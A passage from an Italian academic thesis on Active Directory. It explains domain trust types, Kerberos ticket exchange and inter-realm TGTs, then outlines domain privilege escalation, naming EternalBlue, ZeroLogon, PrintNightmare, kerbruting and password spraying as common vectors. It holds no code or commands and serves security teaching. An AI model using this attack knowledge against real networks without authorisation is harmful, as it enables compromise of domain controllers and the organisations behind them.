Specularmente il dominio *B trusts* il dominio *C*, che è *trusted* e quindi può usufruire dei servizi presenti nel dominio *B*. I domini *A* e *C* non mantengono legami di fiducia tra di loro, per cui non sono comunicanti. Per evitare questo inconveniente possono essere utilizzati dei legami *transitivi*. Di seguito la rappresentazione di uno di essi.



Figura 6: Rappresentazione stilizzata di legami transitivi.

Invece di aggiungere un ulteriore legame *non transitivo* tra i domini *A* e *C*, si possono rendere i legami già presenti *transitivi*. In questo modo, siccome il dominio *B trusts* il dominio *C* e il dominio *A trusts* il dominio *B*, allora il dominio *B* può fare da *ponte* in modo tale che *A* si fidi anche di *C*, e renda disponibili le proprie risorse all'accesso di quest'ultimo. Quando vengono utilizzati legami di questo tipo, si consideri che *C* ha accesso *diretto* solo virtualmente alle risorse di *A*; in realtà avviene una comunicazione che coinvolge, in ordine, tutti i domini che concomitano nel legame di fiducia *transitivo* complessivo; quindi, nel caso presentato, anche *B* partecipa nella pratica allo scambio di dati; se il legame coinvolgesse 10 diversi domini, ognuno negozierebbe informazioni con quello successivo nella catena, aumentando la complessità e la latenza della comunicazione.

Siano ora prese in considerazione le 5 tipologie di legami che possono essere instaurati[8]. La prima di esse è il legame *padre-figlio*, il legame *transitivo* che si instaura tra domini che si trovano all'*interno* di una *foresta*. Le meccaniche di questo tipo di legame sono state presentate nel paragrafo precedente. In riferimento alla figura già mostrata che viene riproposta di seguito e alle nozioni introdotte in questo paragrafo, si consideri che se il dominio *app.web.contoso.local* vuole comunicare con *hr.contoso.local* la negoziazione coinvolgerà tutto il *tree* di riferimento fino al *root* della foresta. La richiesta verrà quindi inoltrata da *app.web.contoso.local* a *web.contoso.local* che la invierà a *contoso.local* che infine la spedirà a *hr.contoso.local*. Una eventuale risposta dovrà ripercorrere questo tragitto in senso contrario.



Figura 7: Rappresentazione dei legami *padre-figlio*.

La seconda tipologia di legame presentata è lo *Shortcut*. E' pensata per risolvere il problema principale del legame appena presentato: la latenza. Se ci si aspetta che due domini all'interno della foresta abbiano necessità di comunicazioni frequenti si può instaurare tra di loro un legame diretto in modo che lo scambio di dati non coinvolga altri domini, che ne diminuirebbe la latenza. Di seguito un esempio in cui il dominio *app.web.contoso.local* stringe un legame *Shortcut* col dominio *hr.contoso.local*.



Figura 8: Rappresentazione di un legame a una via *Shortcut*.

Il terzo legame presentato prende il nome di *Forest*. Questo viene instaurato tra i domini *root* di due foreste diverse e in questo modo ogni foresta mantiene un legame di fiducia con l'altra. Nella figura di seguito le foreste *contoso.local* e *green.local* si fidano reciprocamente e possono accedere l'una ai servizi dell'altra.



Figura 9: Rappresentazione di un legame a due vie *Forest*.

Il quarto legame, chiamato *External*, nasce con l'intento di depotenziare i meccanismi proposti dal legame precedente e viene instaurato tra due domini che si trovano in foreste diverse. Nell'esempio seguente *web.contoso.local* si fida esclusivamente del dominio *A.green.local*, non di tutta la foresta *green.local*, e lo fa utilizzando il legame *External*.



Figura 10: Rappresentazione di un legame a una via *External*.

Il quinto e ultimo tipo di legame possibile è il *Realm*. E' un legame di tipo diverso da tutti quelli proposti in precedenza. Si utilizza quando si vuole collegare a una infrastruttura basata su *Active Directory*, e quindi *Windows Server*, un dominio invece non *Windows*. In figura, un esempio in cui si vuole collegare con un legame di fiducia il dominio *contoso.local* e un dominio Linux.



Figura 11: Rappresentazione del legame *Realm*.

Viene presentato ora come i legami di fiducia vengono mantenuti nella pratica tra due domini, importante per comprendere contesti che verranno esposti successivamente. In primo luogo tutti i legami di fiducia vengono instaurati tra due singoli domini, compreso il legame *Forest* che viene stretto tra i due domini *root* delle foreste coinvolte. Siano presi come esempio i due domini *contoso.local* e *web.contoso.local* che vogliono stringere un legame di fiducia generico. Il legame di fiducia vero e proprio viene stretto tra i *Domain Controller* di ciascuno dei due domini e questo patto viene siglato con la creazione di un account di servizio per parte. Si noti che gli account di servizio terminano sempre col carattere *$*. Gli account creati prendono il nome del primo *sottodominio* del dominio con cui si stringe il legame.

Nel caso appena presentato, quindi, il *Domain Controller* di *contoso.local* crea un account di servizio con nome *WEB$*. Parallelamente il *Domain Controller* di *web.contoso.local* crea un account di servizio con nome *CONTOSO$*. La particolarità di questi due account è che nonostante si trovino su macchine diverse e abbiano nomi differenti, sono protetti dalla stessa password e i due *Domain Controller* mantengono nel proprio *database* due *hash* uguali[9].

2.1.5 Kerberos

Kerberos è un protocollo di rete per l'autenticazione forte che permette a diversi terminali di comunicare su una rete informatica insicura provando la propria identità mediante l'utilizzo di tecniche di crittografia simmetrica[10].

Il protocollo *Kerberos* permette l'autenticazione tra le parti coinvolte che si affidano a un'entità terza, esterna, autoritaria e affidabile. In particolare, si consideri un'autenticazione che deve essere svolta tra *A* e *B*, che si affidano a un server *Key Distribution Center (KDC)*. Quest'ultimo, a sua volta, è diviso logicamente in due parti separate, l'*Authentication Server (AS)* e il *Ticket-Granting-Server (TGS)*. Il sistema di negoziazione che viene utilizzato dalle parti si basa su ticket, che hanno il compito di comprovare la propria identità.

Per crittografia simmetrica si intende un sistema in cui le parti si scambiano delle chiavi che sono uguali tra di loro. Ad esempio se *A* e *B* si scambiano la chiave *K* e uno di essi crittografa un messaggio con tale chiave, l'altro sarà in grado di decrittografarlo. Questo è possibile in quanto possiede il segreto *K* condiviso. Nel protocollo *Kerberos*, invece, le parti forniscono la propria chiave all'*Authentication Server*, e di conseguenza ci si trova nella situazione così proposta:

- *A* possiede la propria chiave *Ka*
- *B* possiede la propria chiave *Kb*
- *AS* possiede le chiavi delle parti, quindi sia *Ka*, sia *Kb*. Inoltre possiede la chiave del *Ticket-Granting-Server*, *Ktgs*.

Di seguito vengono riportati tutti i passaggi che compongono l'autenticazione di *A* verso *B*[11][12].



Figura 12: Negoziazione Kerberos generica.

1. *A* invia un messaggio non criptato a *AS*, indicando la propria identità.

2. *AS* controlla nel proprio database e, trovando la chiave *Ka* posseduta da *A*, invia in risposta due messaggi *M1* e *M2*. Il primo è crittografato da *Ka*, il secondo da *Ktgs*. *A* utilizza la propria chiave per decrittografare il messaggio *M1*, ottenendo la chiave di sessione che si trova al suo interno: *K1*. *M2* invece non può essere decrittografato in quanto la chiave *Ktgs* non è posseduta da *A*.

3. *A* invia a *TGS* il messaggio *M2*, che non è stato aperto, e M3, un messaggio composto da dati per l'identificazione di *A* crittografati con la chiave *K1*. *TGS* decrittografa il messaggio *M2* che è crittografato con la sua chiave, *Ktgs*, e ottiene una copia della chiave *K1* che si trova al suo interno. Poi la utilizza per decrittografare il messaggio *M3*, ottenendo i dati per l'identificazione di *A*.

4. *TGS* invia quindi ad *A* i messaggi *M4* e *M5*, crittografati rispettivamente con *K1* e *Kb*. *A* procede a decrittografare *M4*, in quanto possiede *K1*; in questo modo ottiene la seconda chiave di sessione, *K2*, che si trova dentro al messaggio. *M5* invece non può essere decrittografato, in quanto è necessaria la chiave *Kb* che *A* non possiede.

5. *A* invia a *B* i messaggi *M5*, che non è stato aperto, e *M6*, che è stato crittografato con *K2* da *A*. *M6* contiene al suo interno un *timestamp* e delle informazioni sulla identità di *A*. *B* procede a decrittografare il messaggio *M5*, in quanto è crittografato con la sua chiave *Kb*, e ottiene una copia di *K2*. Utilizza questa chiave per decrittografare *M6* ottenendo il *timestamp* e le informazioni sull'identità di *A*.

6. *B* invia ad *A* il messaggio *M7*, crittografato con *K2*, che contiene informazioni sull'identità di *B* e il *timestamp* incrementato di uno.

Alla fine di tutti i passaggi si noti che:

- *B* è sicuro dell'identità di *A*: ha ricevuto le informazioni sulla sua identità crittografate da una chiave sicura, ottenuta dal messaggio *M5* crittografato a sua volta con la chiave *Kb*, che solo *B* e il *KDC* conoscono.

- *A* è sicuro dell'identità di *B*: ha ricevuto le informazioni sulla sua identità crittografate con la chiave di sessione *K2*, che gli è stata data dal *KDC*.

- sia *A* che *B* possiedono una copia della chiave *K2*; nessun intruso all'interno della rete può averla ottenuta in quanto ha sempre viaggiato crittografata. *A* e *B* possono utilizzare questa chiave per comunicare in sicurezza.

Il protocollo così presentato, a livello teorico, è implementato con alcune piccole differenze nel sistema di autenticazione *Kerberos* usato da *Active Directory*. Viene anticipato che al posto di *A* si considererà un utente del dominio, al posto di *B* un servizio che si vuole utilizzare e che i ticket assumeranno dei nomi particolari come *Ticket-Granting-Ticket* e *Service-Ticket*. Nei prossimi paragrafi verrà esposta nel dettaglio l'implementazione di *Kerberos* all'interno della rete *Active Directory*.

2.1.6 TGT e ST

Il sistema *Active Directory* utilizza un particolare meccanismo che permette l'autenticazione degli utenti e delle macchine all'interno dei *domini*, che vanno considerati come *unità* indipendenti; la sicurezza è quindi controllata e mantenuta in questo livello dell'infrastruttura.

Generalmente si può dividere l'utilizzo del dominio da parte di un utente semplice, ad esempio un dipendente dell'azienda, in 3 diverse fasi. Nella prima fase, l'utente effettua l'autenticazione *locale* nella workstation che deve utilizzare. La procedura è quella *standard* che avviene col *log-in* in ogni tipo di computer; l'autenticazione viene effettuata localmente all'interno della macchina usata. Nella seconda fase, la macchina in questione, in *automatico*, si collega al *Domain Controller* e tenta di autenticarsi utilizzando le credenziali dell'utente. Se ciò avviene correttamente, l'utente è autenticato a livello di dominio e può utilizzare i protocolli e i servizi che si trovano al suo interno. Nella terza fase infatti, l'utente può effettivamente, se ne ha l'autorizzazione, usare le risorse messe a disposizione dai server del dominio. La prima fase viene effettuata una singola volta per sessione in quanto l'utente, una volta autenticato localmente, può usare la macchina fino al *log out* o al riavvio. La seconda fase può essere ripetuta più volte in quanto l'autenticazione a livello di dominio ha una scadenza: una volta passato il tempo previsto la macchina procede autonomamente a ricontattare il *Domain Controller* per autenticarsi nuovamente. La terza fase viene ripetuta per ogni risorsa, protocollo o servizio che l'utente deve utilizzare[13][14][15].

NOTA: Ogni dominio contiene almeno un *DC*; a volte, per motivi logistici e di impiego di risorse, possono esserne utilizzati anche più di uno. Per semplicità, in questo elaborato, verrà sempre preso in esame la presenza di un solo *DC* per dominio.

Il servizio di autenticazione viene erogato dal *Key Distribution Center (KDC)* che di *default* è parte del *DC*. Il protocollo utilizzato è *Kerberos*, che utilizza la porta 88/TCP.

NOTA: In questo elaborato, per semplicità, i *KDC* saranno sempre considerati parte dei *DC* e non esterni.

L'autenticazione tramite *Kerberos*, come già anticipato, si basa sull'utilizzo di Ticket che permettono la fruizione dei servizi messi a disposizione dai server appartenenti al dominio. I Ticket sono flussi di dati che vengono inviati e ricevuti dalle macchine che partecipano all'uso del protocollo. Esistono due principali tipologie di Ticket che vengono utilizzati dal servizio *Active Directory*: i *Ticket-Granting-Ticket (TGT)* e i *Service-Ticket (ST)*[13][14][15][16]. I primi permettono di dimostrare un'autenticazione avvenuta con successo, i secondi servono per il vero e proprio utilizzo dei servizi.

Di seguito viene mostrata un'immagine contenente la negoziazione di vari ticket tra un client, un *DC* e un server tutti appartenenti allo stesso dominio. Si consideri l'autenticazione locale dell'utente nella workstation già avvenuta.



Figura 13: Negoziazione Kerberos interna al dominio.

Una breve spiegazione di tutte le operazioni presentate:

1. AS REQ : l'utente si autentica presso il *KDC* del *Domain Controller* inviando un ticket crittografato con l'hash della sua password. Questo permette al *KDC* di assicurarsi che l'utente sia effettivamente chi dice di essere, in quanto anche il *KDC* mantiene una copia di quell'hash.

2. AS REP : se l'autenticazione è andata a buon fine, il *KDC* risponde all'utente inviandogli il *TGT*; questo è il ticket con le informazioni dell'utente, crittografate con l'hash dell'account *KRBTGT$*, un account di servizio usato solo per questo scopo. La copia dell'hash di questo account è mantenuta solo dal *DC*.

3. TGS REQ : l'utente che vuole usufruire di un servizio esplicita la richiesta al *DC* fornendo in allegato anche una copia del *TGT* ottenuto precedentemente.

4. TGS REP: se le informazioni fornite dall'utente coincidono con quelle presenti nel *TGT*, che essendo crittografate dal *KDC* con l'hash di *KRBTGT$* non possono essere modificate da nessuno, allora il *KDC* risponde inviando il *ST*, il ticket che permette all'utente di utilizzare il servizio richiesto.

5. AP REQ : l'utente invia il *ST* al server che fornisce il servizio considerato; il server esegue un controllo sul *ST* e se non sono presenti incongruenze emette il servizio.

6. AS REP : operazione opzionale. Permette al server, che fornisce il servizio, di assicurare la propria autenticità all'utente.

Come accennato nell'Introduzione all'Active Directory, è possibile per un utente utilizzare un servizio erogato da un server di un dominio diverso, a patto che il dominio dell'utente e quello del server mantengano un legame di fiducia. Si ponga l'attenzione sul fatto che, usando lo schema riportato in precedenza, non vi è la possibilità di utilizzare servizi appartenenti a un dominio diverso, anche perché gli utenti possono autenticarsi solo presso il DC del proprio dominio. Per ovviare a questo problema nella logica del servizio, *Active Directory* propone un diverso modello di negoziazione che coinvolge un nuovo tipo di ticket: l'*inter-realm TGT*.

2.1.7 Inter-realm TGT

Nell'esempio seguente viene presentata la situazione in cui un utente effettua una negoziazione Kerberos tra più domini. I due domini presi in considerazione sono nominati per semplicità *blu* e *verde*. Al dominio *blu* appartengono la Workstation e il *DC* colorati in blu. Nel dominio *verde* si trovano invece il *DC* e il Server raffigurati col medesimo colore. Infine la freccia *viola* tra i due *DC* rappresenta il legame di fiducia tra i due domini.



Figura 14: Negoziazione Kerberos in più domini.

La prima parte della negoziazione, segnalata in blu, è analoga a quella dello schema già esposto. Avviene tra il client e il *DC* appartenente al suo dominio. Come mostrato in precedenza il client si autentica inviando un ticket crittografato al *DC* e ad autenticazione avvenuta correttamente riceve il *TGT*; successivamente richiede il *ST* per il servizio a cui è interessato allegando una copia del proprio *TGT*; il *DC* risponde, dopo aver controllato il *TGT*, inviando il *ST* richiesto.

La differenza rispetto al modello iniziale è che il *ST* richiesto non è un normale *ST*, che permette di usufruire di un servizio interno al dominio. Questo *ST* è in realtà un *inter-realm* TGT, ossia un *TGT* che permette l'autenticazione presso un dominio diverso da quello di appartenenza[13][17]. Siccome vengono considerati domini che mantengono un legame di fiducia, il DC del dominio dell'utente può fare da *garante* ed emettere *TGT* anche per questi domini fidati.

In verde viene quindi presentata la sequenza delle operazioni che avviene tra il client e il *DC* dell'altro dominio, quello in cui risiede il Server di cui necessita l'utente. Di seguito l'analisi delle operazioni effettuate durante la negoziazione col secondo dominio, segnalate in verde:

3. TGS REQ : l'utente richiede il *ST* per il servizio al *DC* del dominio verde, allegando questa volta l'*inter-realm TGT* rilasciato dal *DC* del dominio blu.

4. TGS REP : il *DC* del dominio verde, ad autenticazione avvenuta con successo tramite l'*inter-realm TGT*, risponde inviando il *ST* per il server del dominio verde.

5. AP REQ : l'utente inoltra quindi il *ST* appena ottenuto al server del dominio verde e se non sono presenti incongruenze usufruisce del servizio.

6. AP REP : operazione opzionale. Permette al server del dominio verde, che fornisce il servizio, di assicurare la propria autenticità all'utente del dominio blu.

Con queste interazioni il client di un dato dominio può effettivamente usufruire di servizi in altri domini, se persiste un legame di fiducia.

2.2 Domain Privilege Escalation

Per Hacker, Penetration Tester e Red Teamer che attaccano una infrastruttura che utilizza il servizio *Active Directory*, uno degli obiettivi principali è quello di ottenere privilegi di alto livello.

In particolare si considera *Domain Privilege Escalation* la sequenza di operazioni che permette di ottenere i privilegi massimi all'interno di un dominio, usando un utente non privilegiato. Questo avviene, come è possibile intuire, attraverso la compromissione e il controllo del suo *DC*.

Chi compromette il *Domain Controller* di un dominio ha il controllo completo dei suoi utenti, delle sue macchine, dei suoi server e di tutto ciò che lo compone.

Le strategie utilizzabili sono molteplici e alcune di esse verranno presentate nel paragrafo successivo; la maggior parte delle tecniche di persistenza si basano invece su *Silver* e *Golden* Ticket che verranno poi presentati in seguito.

2.2.1 Vettori Principali

Considerando l'infrastruttura *Active Directory* in prospettiva, non è altro che un tipo di rete, seppur con protocolli e schemi ben definiti, popolata da utenti e macchine. Di conseguenza, in realtà, vere e proprie vulnerabilità che colpiscono direttamente l'*Active Directory* come servizio sono fortunatamente molto limitate. Si dovrebbe quindi considerare la *Domain Privilege Escalation* come una seconda fase rispetto a quello che è l'attacco iniziale.

Generalmente, infatti, l'attacco inizia fuori dalla rete, con quelli che possono essere i vettori più tradizionali, come la compromissione di un servizio web tramite *Local File Inclusion (LFI)*, *SQL Injection (SQLI)* o *Remote Command Execution (RCE)* derivante da una vulnerabilità nota o da una cattiva configurazione del *server*.

Oppure, viene attaccato un *software* o un *servizio* che è stato programmato male, senza rispettare tutte le *policy* che permettono la realizzazione di un *software* sicuro: esempi fin troppo conosciuti di vulnerabilità di questo tipo sono il *Buffer Overflow* e le *Hardcoded Credentials*.

Infine, molto spesso, sono proprio i dipendenti dell'azienda ad essere colpiti, con un *takeover* dei loro account social o attacchi di *phishing* più o meno complessi.

L'obiettivo iniziale di un *cybercriminale* che si approccia a questa rete è, quindi, la compromissione e il controllo di un account utente o di una macchina. A questo punto è poi possibile sfruttare i protocolli e servizi propri dell'*Active Directory* per scalare i privilegi all'interno del dominio. Generalmente si può considerare il *movimento* del *cybercriminale* come orizzontale o verticale.

Per *privilege escalation* orizzontale si intende l'acquisizione e il controllo di macchine e utenti che hanno privilegi simili a quelli già posseduti. Questa tecnica è interessante perché permette di espandere le conoscenze che il *cybercriminale* ha della rete e porlo nella situazione di poter eseguire anche una scalata verticale.

Per *privilege escalation* verticale si intende, invece, l'acquisizione e il controllo di macchine e utenti che hanno privilegi maggiori rispetto a quelli già posseduti. Infatti, nel caso di una rete *Active Directory*, il fine ultimo è sempre una scalata verticale che permetta di compromettere il *server* più importante, il *Domain Controller*.

Di seguito vengono presentati gli attacchi più comuni che sono utilizzati per scalare i privilegi a livello di dominio, utilizzabili solamente dopo aver compromesso almeno un utente o una macchina:

- EternalBlue (*CVE-2017-0144*[18]) : resa pubblica nel 2017, è forse la vulnerabilità più famosa del protocollo *Server Message Block (SMB)*. Permette di ottenere facilmente il controllo di una macchina con sistema operativo *Windows Server 2016* e precedenti, se non è stata installata la *patch* adeguata.

- ZeroLogon (*CVE-2020-1472*[19]) : vulnerabilità che coinvolge il protocollo *Netlogon*. Molto pericolosa, nei casi peggiori permette di prendere direttamente il controllo del *Domain Controller*.

- PrintNightmare (CVE-2021-34527[20], CVE-2021-1675[21], CVE-2021-34481[22]) : vulnerabilità che coinvolge lo *spooler* di stampa. Molto pericolosa, permette una *Remote Command Execution* nelle macchine che ne sono affette.

- *Kerbruting* : tecnica che consiste nel *bruteforcing* delle password degli utenti del dominio.

- *Password Spraying* : tecnica che consiste nel testare una password nota con tutti gli utenti del dominio. Molto spesso le password vengono riutilizzate e questo attacco si basa su questa premessa.

